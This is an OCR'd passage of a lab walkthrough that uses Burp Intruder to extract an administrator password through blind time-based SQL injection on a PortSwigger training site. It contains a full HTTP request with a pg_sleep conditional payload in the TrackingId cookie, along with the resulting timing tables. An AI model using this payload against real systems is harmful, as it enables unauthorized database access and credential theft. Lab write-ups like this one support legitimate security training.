
We see that The response is not delayed by 10 seconds at payload = 20. Which means that LENGTH(password) > 20 is false.

So the Exact password length is 20.


Now we Have to enumerate the password for length 20:




Choose Cluster bomb instead of sniper attack:




Configuring the Payloads for Position 1:




Configuring the Payloads for Position 2:



The Password Enumeration using Intruder:



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	296			11527	
1	1	a	200	332			11527	
2	2	a	200	240			11527	
3	3	a	200	421			11527	
4	4	a	200	234			11527	
5	5	a	200	241			11527	
6	6	a	200	252			11527	
7	7	a	200	226			11527	
8	8	a	200	297			11527	
9	9	a	200	254			11527	
10	10	a	200	200			11527	
11	11	a	200	344			11527	
12	12	a	200	347			11527	



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
14	14	a	200	261			11527	
15	15	a	200	212			11527	
16	16	a	200	213			11527	
17	17	a	200	332			11527	
18	18	a	200	349			11527	
19	19	a	200	387			11527	
20	20	a	200	217			11527	
21	1	b	200	202			11527	
22	2	b	200	211			11527	
23	3	b	200	254			11527	
24	4	b	200	5380			11527	
25	5	b	200	299			11527	
26	6	b	200	246			11527	
27	7	b	200	211			11527	
28	8	b	200	247			11527	
29	9	b	200	5233			11527	
30	10	b	200	212			11527	
31	11	b	200	214			11527	

Request Response


Pretty Raw Hex


```
1 GET / HTTP/2
2 Host: 0ae00053039f14c18159039e001100a9.web-security-academy.net
3 Cookie: TrackingId=CEdpvkULhbn0Q5oN'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,4,1)='b')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=
  w7F7gmYUgzLYbklwc7nHrzVdlLObN0D1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Search 0 highlights


38 of 720

A total of 720 requests (20 length x 30 characters to be brute forced):

